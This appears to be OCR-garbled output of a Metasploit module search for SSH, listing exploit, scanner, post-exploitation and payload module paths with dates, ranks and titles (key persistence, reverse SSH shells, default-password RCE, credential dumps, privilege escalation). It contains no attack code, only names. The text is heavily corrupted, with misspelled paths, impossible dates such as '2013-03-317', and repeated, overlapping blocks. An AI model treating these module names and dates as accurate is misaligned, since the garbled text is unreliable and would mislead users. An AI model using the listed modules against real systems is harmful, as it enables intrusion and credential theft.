auxiliary/scanner/ssh/ssh_enum_git_keys 8 exploit/linux/sthy/budquit_ainos_file_upload 9 payload/cmd/unix/reverse_ssh 9 payload/cmd/unix/bind_aws_instance_connect 1 exploit/linux/ssh/wmware_vrni_known_privkey 2 exploit/linux/ssh/wmware_vrni_ence_uploadova_rce	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2017-08-27 2017-04-26 2012-02-27 2013-03-317 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2021-02-23	normal excellent good normal normal normal normal normal normal normal excellent excellent excellent excellent excellent normal	NO N	SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Occurryution SSH Version Scanner SaltStack Salt Information Gatherer Schneider Electric Peloc Endura NETSSXX Encoder SecureCRT SSH1 Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Sysant Scanses Buffer Overflow Sysax Scanses Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH Username Buffer Overflow Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH Username Buffer Overflow Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS API) WMWare Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure WMware VOP Known SSH Key WMware VOP Known SSH Key WMware VOP Known SSH Key
4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 13 exploit/multi/ssh/sshexe 14 auxiliary/scanner/ssh/ssh_enumusers 15 auxiliary/scanner/ssh/ssh_ersion_corrupt 16 auxiliary/scanner/ssh/ssh_version_corrupt 17 auxiliary/scanner/ssh/ssh_version 18 exploit/mulx/http/schneider_electric_net55xx_encoder 19 exploit/linux/shfyshcheider_electric_net55xx_encoder 19 exploit/linux/shfysloalravinds_lem_exec 10 exploit/linux/shfysloalravinds_lem_exec 10 exploit/linux/shfysloalravinds_lem_exec 10 exploit/linux/shfysourcegraph_gitserver_sshcd 20 exploit/linux/shfysnantec_messaging_gateway_exec 20 exploit/linux/shfysnantec_messaging_gateway_exec 20 exploit/linux/ssh/sysax_ssh_username 20 auxiliary/scanner/ssh/ssh_enum_git_keys 20 exploit/linux/ssh/tputfuit_airos_file_upload 20 payload/cmd/unix/peverse_ssh 20 payload/cmd/unix/pind_aws_instance_connect 20 exploit/linux/ssh/vind_aws_instance_connect 20 exploit/linux/ssh/vinware_volp_known_privkey 20 exploit/linux/ssh/vmare_volp_known_privkey	2019-01-25 2002-07-23 2017-03-17 2012-08-17 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13	normal excellent good normal normal normal normal normal normal excellent average excellent excellent excellent normal	NO N	SSH Key Persistence SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Uberious Code Execution SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gatherer Saltstack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airOS Arbitrary File Upload Unix Command Shell, Revers TCP SSH Unix SSH Shell, Bind Instance Connect (via AMS API) WMare VDP Known SSH Key
4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh, kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh login 11 auxiliary/scanner/ssh/ssh login_pubkey 2 auxiliary/scanner/ssh/ssh. login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh enumusers 2 auxiliary/scanner/ssh/ssh enumusers 3 auxiliary/fuzzers/ssh/ssh version_corrupt 8 auxiliary/fuzzers/ssh/ssh version_corrupt 8 auxiliary/fuzzers/ssh/ssh version_corrupt 9 exploit/mulx/http/schneider_electric_net55xx_encoder 9 exploit/mulx/http/schneider_electric_net55xx_encoder 9 exploit/inux/ssh/securert_sshl 10 exploit/inux/ssh/solarwinds_lem_exec 11 exploit/inux/ssh/syloarwinds_lem_exec 12 exploit/inux/ssh/symantec_mg_ssh 13 exploit/inux/ssh/symantec_mg_ssh 14 exploit/inux/ssh/symantec_mg_ssh 15 exploit/inux/ssh/sysax_ssh_username 16 exploit/inux/ssh/sysax_ssh_username 16 exploit/inux/ssh/ssh/ssh_enum_git_keys 16 exploit/inux/ssh/ssh/ssh_enum_git_keys 17 exploit/inux/ssh/ssh/ssh_enum_git_keys 18 exploit/inux/ssh/ssh/ssh_enum_git_keys 18 exploit/inux/ssh/ssh/smane_vorni_known_privkey 18 exploit/inux/ssh/swloarmer_vni_known_privkey 2 exploit/inux/ssh/ymware_vorne_uploadova_rce	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2018-11-05	normal excellent good normal normal normal normal normal normal normal excellent excellent excellent excellent normal gexellent normal excellent normal normal excellent normal normal excellent manual great	NO N	SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Userion Corruption SSH Username Enumeration SSH Username Enumeration SSH Version Scanner Saltistack Salt Information Gatherer Saltistack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHI Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Souregraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH Username Buffer Overflow Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH UserRAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airOS Arbitrary File Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS API) WWare Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure WWare vOP Known SSH Key Wware vCenter Server Unauthenticated OVA File Upload RCE
4 4 4 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers auxiliary/scanner/ssh/ssh_enumusers auxiliary/scanner/ssh/ssh_version_corrupt auxiliary/scanner/ssh/ssh_version post/multi/gather/saltstack_salt exploit/unix/http/schneider_electric_net55xx_encoder 9 exploit/mix/http/schneider_electric_net55xx_encoder 9 exploit/linux/shsh/securecrt_sshl exploit/linux/ssh/solarwinds_lem_exec exploit/linux/ssh/solarwinds_lem_exec exploit/linux/ssh/symantec_smg_ssh exploit/linux/ssh/symantec_smg_ssh exploit/linux/ssh/symantec_smg_ssh suxiliary/dos/windows/ssh/sysax_ssh_username 5 auxiliary/dos/mindows/ssh/sysax_sshd_kexchange e exploit/unix/ssh/tectia_passwd_changereq auxiliary/scanner/ssh/se, enum_git_keys exploit/linux/ssh/tynutin_ains_init_upload papload/emd/unix/hind_aws_instance_connect exploit/linux/ssh/mware_vrni_known_privkey exploit/linux/ssh/vmware_vrni_known_privkey exploit/linux/ssh/vmware_vrenter_uploadova_rce	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2017-08-27 2017-04-26 2012-02-27 2013-03-317 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2021-02-23	normal excellent good normal normal normal normal normal normal normal excellent excellent excellent excellent excellent normal excellent mormal excellent mormal excellent mormal excellent mormal excellent mormal	NO N	SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHI Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommann RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway P.5 Default SSH Password Vulnerability Sysax 5.53 SSH Username Buffer Overflow Sysax Nulti-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH LOSEANUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquit ia info S Arbitrary File Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS API) WMare Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure WMare VDP Known SSH Key WMware vCenter Server Unauthenticated OVA File Upload RCE VyOS restricted-shell Escape and Privilege Escalation WhatsUp Gold Credentials Dump
44 44 55 55 55 55 55 55 55 66 66 66 66 66 66	7 auxiliary/fuzzers/ssh/ssh, kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 23 auxiliary/scanner/ssh/ssh_login_pubkey 24 auxiliary/scanner/ssh/ssh_encorrupt 25 auxiliary/fuzzers/ssh/ssh_version_corrupt 26 auxiliary/fuzzers/ssh/ssh_version_corrupt 27 auxiliary/fuzzers/ssh/ssh_version_corrupt 28 auxiliary/fuzzers/ssh/ssh_version_corrupt 28 auxiliary/fuzzers/ssh/ssh_version_corrupt 29 exploit/unix/http/schneider_electric_net55xx_encoder 20 exploit/unix/ssh/securecrt_sshl 20 exploit/inux/ssh/solarwinds_lem_exec 21 exploit/inux/ssh/solarwinds_lem_exec 22 exploit/inux/ssh/syanatec_smg_ssh 23 exploit/inux/ssh/symantec_mg_ssh 24 exploit/inux/ssh/sysax_ssh_username 25 auxiliary/dos/windows/ssh/sysax_ssh_kexchange 25 exploit/inux/ssh/sysax_ssh_gt_exploit/mix/ssh/tectia_passwd_changereq 26 auxiliary/scanner/ssh/ssh_enum_git_keys 26 exploit/inux/ssh/vmare_vorl_known_privkey 26 exploit/inux/ssh/vmware_vorl_known_privkey 27 exploit/linux/ssh/vmware_vorl_known_privkey 28 exploit/linux/ssh/vmware_vorl_exploadova_rce 28 exploit/linux/ssh/vmyos_restricted_shell_privesc 28 post/windows/gather/credentials/mremote 29 post/windows/gather/credentials/mremote	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2018-11-05 2022-11-25	normal excellent good normal normal normal normal normal normal excellent normal normal excellent normal normal excellent normal normal excellent manual great manual mormal	NO N	SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Userion Corruption SSH Userion Corruption SSH Userion Corruption SSH Version Scanner SSH Statis Check State Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHI Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourageraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax S.S3 SSH Username Buffer Overflow Sysax S.S3 SSH Username Buffer Overflow Sysax ShH Username Buffer Overflow Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH USERname Buffer Overflow Sysax ShS Husername Buffer Overflow Sysax ShS Husername Suffer Overflow Sysax ShS ShS ShS ShS ShS ShS ShS ShS ShS Sh
44 44 55 55 55 55 55 55 55 66 66 66 66 66 66	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers auxiliary/scanner/ssh/ssh_enumusers auxiliary/scanner/ssh/ssh_version_corrupt auxiliary/scanner/ssh/ssh_version post/multi/gather/saltstack_salt exploit/unix/http/schneider_electric_net55xx_encoder 9 exploit/mix/http/schneider_electric_net55xx_encoder 9 exploit/linux/shsh/securecrt_sshl exploit/linux/ssh/solarwinds_lem_exec exploit/linux/ssh/solarwinds_lem_exec exploit/linux/ssh/symantec_smg_ssh exploit/linux/ssh/symantec_smg_ssh exploit/linux/ssh/symantec_smg_ssh suxiliary/dos/windows/ssh/sysax_ssh_username 5 auxiliary/dos/mindows/ssh/sysax_sshd_kexchange e exploit/unix/ssh/tectia_passwd_changereq auxiliary/scanner/ssh/se, enum_git_keys exploit/linux/ssh/tynutin_ains_init_upload papload/emd/unix/hind_aws_instance_connect exploit/linux/ssh/mware_vrni_known_privkey exploit/linux/ssh/vmware_vrni_known_privkey exploit/linux/ssh/vmware_vrenter_uploadova_rce	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2018-11-05	normal excellent good normal normal normal normal normal normal normal excellent excellent excellent excellent excellent normal excellent mormal excellent mormal excellent mormal excellent mormal excellent mormal	NO N	SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHI Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommann RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway P.5 Default SSH Password Vulnerability Sysax 5.53 SSH Username Buffer Overflow Sysax Nulti-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH LOSEANUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquit ia info S Arbitrary File Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS API) WMare Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure WMare VDP Known SSH Key WMware vCenter Server Unauthenticated OVA File Upload RCE VyOS restricted-shell Escape and Privilege Escalation WhatsUp Gold Credentials Dump
4 4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 1 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 auxiliary/scanner/ssh/ssh_login_pubkey 3 auxiliary/scanner/ssh/ssh_enumusers 5 auxiliary/scanner/ssh/ssh_enumusers 6 auxiliary/scanner/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/gather/saltstack_salt 8 exploit/unix/http/schneider_electric_net55xx_encoder 9 exploit/windows/ssh/securecrt_sshl 9 exploit/linux/shtp/solarwinds_lem_exec 1 exploit/linux/shtp/solarwinds_lem_exec 1 exploit/linux/shtp/solarwinds_lem_exec 2 exploit/linux/http/sourcegraph_gitserver_sshcmd 8 exploit/linux/shfysmatec_mgs_ssh 8 exploit/linux/ssh/sysax_ssh_username 8 auxiliary/dos/windows/ssh/sysax_ssh_kexhange 9 exploit/linux/ssh/sysax_ssh_username 9 exploit/linux/ssh/tectia_passwd_changereq 9 auxiliary/scanner/ssh/ssh_enum_git_keys 8 exploit/linux/ssh/vmare_vdp_kexhange 9 payload/emd/unix/reverse_ssh 9 payload/emd/unix/reverse_ssh 9 payload/emd/unix/reverse_ssh 9 apaload/emd/unix/reverse_ssh 9 apaload/emd/unix/ssh/vmare_vdp_kenom_privkey 9 exploit/linux/ssh/vmware_vdp_komom_privkey 9 exploit/linux/ssh/vmware_vdp_komom_privkey 9 exploit/linux/ssh/vmware_vdp_komom_privkey 9 exploit/linux/ssh/vmware_vdp_komom_privkey 9 exploit/linux/ssh/vmsare_vdp_komom_privkey 9 exploit/linux/ssh/vamare_vdp_komom_privkey 9 exploit/linux/ssh/vamare_vdp_komom_privkey 9 exploit/linux/ssh/vamare_vdp_komom_privkey 9 exploit/linux/ssh/vamare_vdp_komom_privkey 9 exploit/linux/ssh/vamare_vdp_komom_privkey 9 exploit/linux/ssh/vamare_vdp_komom_privkey 9 exploit/linux/ssh/vamare_vdp_komom_privke	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2021-02-23 2018-11-05 2022-11-22	normal excellent good normal normal normal normal normal normal excellent excellent excellent excellent excellent normal excellent mormal excellent mormal excellent mormal great	NO N	SSH Key Ershange Init Corruption SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Uplic Key Login Scanner SSH Ubsername Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHI Buffer Overflow Solarwhinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airOS Arbitrary File Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AMS API) WMare Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure WMare VDP Known SSH Key WMare VCP Rnown SSH Key WMare Remote Saved Password Extraction Windows Unquoted Service Pash Privilege Escalation Windows Gather mitmote Saved Password Extraction Windows Unquoted Service Pash Privilege Escalation Windows Unquoted Service Pash Privilege Escalation
4 4 4 4 4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh, kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 13 exploit/multi/ssh/sshexe 14 auxiliary/scanner/ssh/ssh_enumusers 15 auxiliary/fuzzers/ssh/ssh_version_corrupt 16 auxiliary/fuzzers/ssh/ssh_version_corrupt 17 post/multi/gather/ssh/ssh_version_corrupt 18 exploit/unix/http/schneider_electric_net55xx_encoder 18 exploit/unix/http/schneider_electric_net55xx_encoder 19 exploit/inux/shf/sourcegraph_gitserver_sshcd 10 exploit/inux/ssh/syantec_smg_ssh 10 exploit/inux/ssh/syantec_smg_ssh 10 exploit/inux/ssh/sysax_ssh_username 11 auxiliary/dos/windows/ssh/sysax_ssh_username 12 auxiliary/dos/windows/ssh/sysax_ssh_username 13 auxiliary/dos/windows/ssh/sysax_ssh_username 14 auxiliary/dos/windows/ssh/sysax_ssh_username 15 auxiliary/dos/windows/ssh/sysax_ssh_username 16 auxiliary/scanner/ssh/ssh_enum_git_keys 17 auxiliary/scanner/ssh/ssh_enum_git_keys 18 exploit/inux/ssh/mware_vori_known_privkey 19 apaload/cmd/unix/hind_aws_instance_connect 10 exploit/inux/ssh/wmare_vori_known_privkey 10 exploit/inux/ssh/wmare_vori_known_privkey 11 exploit/inux/ssh/wmare_vori_known_privkey 12 exploit/inux/ssh/wmare_vori_known_privkey 13 exploit/inux/ssh/wmare_vori_known_privkey 14 exploit/inux/ssh/wmare_vori_known_privkey 15 exploit/inux/ssh/wmare_vori_known_privkey 16 exploit/inux/ssh/wmare_vori_known_privkey 17 exploit/windows/gather/credentials/whatsupgold_credential_dump 18 post/windows/gather/credentials/mremote 18 exploit/inux/sh/sh_credentials/mremote 18 exploit/inux/sh/sh_credentials/mremote 18 exploit/inux/sh/sh/swell_firunath_sh_rce	2019-01-25 2002-07-23 2017-03-17 2012-02-18 2017-04-26 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2021-02-23 2018-11-05 20021-02-23 2001-10-25 2002-01-025	normal excellent good normal normal normal normal normal normal normal excellent average excellent excellent excellent excellent excellent normal normal normal normal excellent excellent average excellent excellent excellent normal promal excellent normal normal excellent normal great manual normal great manual great excellent	NO YES NO NO NO NO NO NO YES NO	SSH key Ensistence SSH key Pensistence SSH key Pensistence SSH key Pensistence SSH public key Acceptance Scanner SSH User Code Execution SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSH Buffer OverFlow SolarwHinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Sysax Multi-Server 6.18 SSH Dkey Exchange Denial of Service Tectia SSH USERAUTH Change Request Password Reset Vulnerability Test SSH Github Access Ubiquiti airoS Arbitrary File Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS API) WWare Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure WWare VCP Known SSH Key Wware VCP Known SSH Key Wware VCP Known SSH Key Whare VCP Roter Saword Extraction Whatoby Gold Credentials Dump Windows Gather mRemote Saword Escalation Whatoby Gather Remote Saword Extraction Windows Gather Remote Saword Extraction Windows Gather Remote Saword Bassword Extraction algorithm
4 4 4 4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh,kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers 5 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/gather/saltstack_salt 8 exploit/muix/http/schneider_electric_net55xx_encoder 9 exploit/minx/shtp/schneider_electric_net55xx_encoder 9 exploit/inux/shtp/sourcegraph_gitserver_sshcd 1 exploit/inux/ssh/splarwinds_lem_exec 1 exploit/inux/ssh/syloarwinds_lem_exec 2 exploit/inux/ssh/syloarwinds_lem_exec 2 exploit/inux/shtp/symantec_messaging_gateway_exec 4 exploit/inux/shty/symantec_messaging_gateway_exec 4 exploit/inux/ssh/syloary_ssh_dexchange 6 exploit/inux/ssh/syloary_ssh_dexchange 6 exploit/inux/ssh/tectia_passwd_changereq 8 auxiliary/scanner/ssh/ssh_enum_git_keys 8 exploit/inux/ssh/vmare_dp_known_privkey 9 apyload/cmd/unix/reverse_ssh 9 payload/cmd/unix/bind_aws_instance_connect 1 exploit/inux/ssh/vmware_vori_known_privkey 2 exploit/inux/ssh/vmware_vori_known_privkey 3 exploit/inux/ssh/vmware_vori_known_privkey 4 exploit/inux/ssh/vmware_vori_exoun_privkey 5 exploit/inux/ssh/vmware_vori_exoun_privkey 6 exploit/inux/ssh/vmyos_restricted_sshll_privesc 6 post/windows/gather/credentials/whatsungold_credential_dump 6 post/windows/gather/credentials/mremote 7 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/vmyos_restricted_sshll_privesc 8 exploit/inux/ssh/sh/shlissh_antsungola_credential_dump 8 exploit/inux/ssh/sh/ssh/shlissh_antsungola_credential_dump 9 exploit/inux/ssh/shlissh_antsungola_credential_dump 9 exploit/inux/ssh/shlissh_antsungola_credential_dump	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2021-02-23 2018-11-05 2002-11-22 2001-10-25 2022-02-01 2018-10-16	normal excellent good normal normal normal normal normal normal excellent average excellent excellent excellent normal excellent normal excellent normal excellent normal normal excellent normal gexeellent normal normal normal excellent normal normal excellent normal normal excellent normal gexeellent manual great manual great manual great excellent normal	NO N	SSH Key Exchange Init Corruption SSH Key Pensistence SSH Key Pensistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gathere Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSH Buffer Overflow SolarwRinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sexCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax S.53 SSH Username Buffer Overflow Sysax Multi-Server 6.18 SSHO Key Exchange Denial of Service Tectia SSH UsERAUTH Change Request Password Reset Vulnerability Test SSH dithub Access Ubiquiti airoS Arbitrary file Upload Unix Command Shell, Reverse TCP SSH Unix SSH Shell, Bind Instance Connect (via AWS APT) WMare Aria Operations for Networks (VRealize Network Insight) SSH Private Key Exposure WMare VOR Known SSH Key WMare VCenter Server Unauthenticated OVA File Upload RCE VyOS restricted-shell Escape and Privilege Escalation Windows Unquoted Service Path Privilege Escalation
4 4 4 4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh, kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 13 exploit/multi/ssh/sshexe 14 auxiliary/scanner/ssh/ssh_enumusers 15 auxiliary/fuzzers/ssh/ssh_version_corrupt 16 auxiliary/fuzzers/ssh/ssh_version_corrupt 17 post/multi/gather/ssh/ssh_version_corrupt 18 exploit/unix/http/schneider_electric_net55xx_encoder 18 exploit/unix/http/schneider_electric_net55xx_encoder 19 exploit/inux/shf/sourcegraph_gitserver_sshcd 10 exploit/inux/ssh/syantec_smg_ssh 10 exploit/inux/ssh/syantec_smg_ssh 10 exploit/inux/ssh/sysax_ssh_username 11 auxiliary/dos/windows/ssh/sysax_ssh_username 12 auxiliary/dos/windows/ssh/sysax_ssh_username 13 auxiliary/dos/windows/ssh/sysax_ssh_username 14 auxiliary/dos/windows/ssh/sysax_ssh_username 15 auxiliary/dos/windows/ssh/sysax_ssh_username 16 auxiliary/scanner/ssh/ssh_enum_git_keys 17 auxiliary/scanner/ssh/ssh_enum_git_keys 18 exploit/inux/ssh/mware_vori_known_privkey 19 apaload/cmd/unix/hind_aws_instance_connect 10 exploit/inux/ssh/wmare_vori_known_privkey 10 exploit/inux/ssh/wmare_vori_known_privkey 11 exploit/inux/ssh/wmare_vori_known_privkey 12 exploit/inux/ssh/wmare_vori_known_privkey 13 exploit/inux/ssh/wmare_vori_known_privkey 14 exploit/inux/ssh/wmare_vori_known_privkey 15 exploit/inux/ssh/wmare_vori_known_privkey 16 exploit/inux/ssh/wmare_vori_known_privkey 17 exploit/windows/gather/credentials/whatsupgold_credential_dump 18 post/windows/gather/credentials/mremote 18 exploit/inux/sh/sh_credentials/mremote 18 exploit/inux/sh/sh_credentials/mremote 18 exploit/inux/sh/sh/swell_firunath_sh_rce	2019-01-25 2002-07-23 2017-03-17 2012-02-18 2017-04-26 2017-04-26 2012-02-27 2013-03-17 2012-12-01 2016-02-13 2023-08-29 2016-12-20 2021-02-23 2018-11-05 20021-02-23 2001-10-25 2002-01-025	normal excellent good normal normal normal normal normal normal normal excellent average excellent excellent excellent excellent excellent normal normal normal normal excellent excellent average excellent excellent excellent normal promal excellent normal normal excellent normal great manual normal great manual great excellent	NO YES NO NO NO NO NO NO YES NO	SSH key Ensistence SSH key Pensistence SSH key Pensistence SSH key Pensistence SSH public key Acceptance Scanner SSH User Code Execution SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Scanner Saltstack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSH Buffer OverFlow SolarwHinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 